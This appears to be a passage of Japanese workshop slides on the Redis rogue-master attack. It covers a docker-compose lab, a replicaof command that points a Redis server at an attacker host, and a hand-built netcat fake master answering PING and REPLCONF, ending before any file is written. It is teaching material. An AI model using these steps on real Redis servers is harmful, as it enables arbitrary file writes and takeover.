


Master

ここを改ざんすれば
好きなファイルをReplicaに
保存させられそう


任意のファイルをReplicaに書き込む

- RDBファイルの代わりに好きなファイルを流し込む



Replication Internal


- PINGで疎通確認し、REPLCONFでReplicaの設定を送る



* 詳細は後述

ハンズオン環境

- Redisからの接続を受ける必要があるのでdocker-composeで試す
- rogueとredisの2つのコンテナが起動している
- 基本的にrogueにログインして作業する



環境の起動

- 好きなディレクトリに移動してdocker-compose.ymlをダウンロードする
- docker-composeを起動してexecでrogueにログインする


```
$ cd [好きなdir]
$ wget https://gist.githubusercontent.com/
knqyf263/16232934bd772ee9f8c76f4a10447aa2/raw/
fa6638ca34f279b1d5f06d1ddf2f83079589fe5b/docker-compose.yml
$ docker-compose up -d
$ docker-compose exec rogue bash
```

* ハンズオン中にコンテナが死んだら
docker-compose down && docker-compose up -d する
(不正なRDBファイルでクラッシュすることがある)

REPLICAOFの設定

- redisに対してrogueからredis-cliでログインする
- REPLICAOFコマンドを使ってrogueの10000番ポートをmasterに指定
 - docker-composeおかげで"rogue"で名前解決できる

```
root@b6d0575dafc4:/rogue# redis-cli -h redis replicaof rogue 10000
```



Netcatコマンド

- ・ 簡易なクライアント、サーバのプロセスを起動するコマンド
- ・ オプション
 - ・ -l listen mode, for inbound connects
 - ・ -p port local port number
 - ・ -k set keepalive option on socket

```
root@b6d0575dafc4:/rogue# nc -klp 10000
*1
$4
PING
```

ReplicaからPINGが
飛んできている

PINGに応答してみる

- PINGは疎通確認なので+PONGや+OKなどを返す（応答は+をつける）

```
root@b6d0575dafc4:/rogue# nc -klp 10000
*1
$4
PING
+PONG
*3
$8
REPLCONF
$14
listening-port
$4
6379
```

次のコマンドが
飛んできている

REPLCONF

- ドキュメントにはないのでソースコードを読む
- ReplicaがMasterに対して自分の設定を伝えるコマンドであることが分かる

```
853 /* REPLCONF <option> <value> <option> <value> ...
854 * This command is used by a slave in order to configure the replication
855 * process before starting it with the SYNC command.
856 *
857 * Currently the only use of this command is to communicate to the master
858 * what is the listening port of the Slave redis instance, so that the
859 * master can accurately list slaves and their listening ports in
860 * the INFO output.
861 *
862 * In the future the same command can be used in order to configure
863 * the replication to initiate an incremental replication instead of a
864 * full resync. */
865 void replconfCommand(client *c) {
866     int j;
```

REPLCONF listening-port

- ReplicaのListening Portを伝えるオプション
 - REPLCONF listening-port 6379

```
/* Process every option-value pair. */
for (j = 1; j < c->argc; j+=2) {
    if (!strcasecmp(c->argv[j]->ptr,"listening-port")) {
        long port;

        if ((getLongFromObjectOrReply(c,c->argv[j+1],
                                      &port,NULL) != C_OK))
            return;
        c->slave_listening_port = port;
    }
}
```

REPLCONFに応答する

- ・ ただのACKなので+OKでも
+FOOでも何でも良い
- ・ REPLCONF listening-port 6379
 - ・ +OK

```
*3
$8
REPLCONF
$14
listening-port
$4
6379
+F00
*5
$8
REPLCONF
$4
capa
$3
eof
$4
capa
$6
psync2
```

次のREPLCONFが
飛んできている

REPLCONF capa

- Replicaのcapabilityを伝えるオプション
 - REPLCONF capa eof psync2

```
 } else if (!strcasecmp(c->argv[j]->ptr,"capa")) {  
     /* Ignore capabilities not understood by this master. */  
     if (!strcasecmp(c->argv[j+1]->ptr,"eof"))  
         c->slave_capa |= SLAVE_CAPA_EOF;  
     else if (!strcasecmp(c->argv[j+1]->ptr,"psync2"))  
         c->slave_capa |= SLAVE_CAPA_PSYNC2;  
  
326     /* Slave capabilities. */  
327     #define SLAVE_CAPA_NONE 0  
328     #define SLAVE_CAPA_EOF (1<<0)      /* Can parse the RDB EOF streaming format. */  
329     #define SLAVE_CAPA_PSYNC2 (1<<1) /* Supports PSYNC2 protocol. */  
330
```

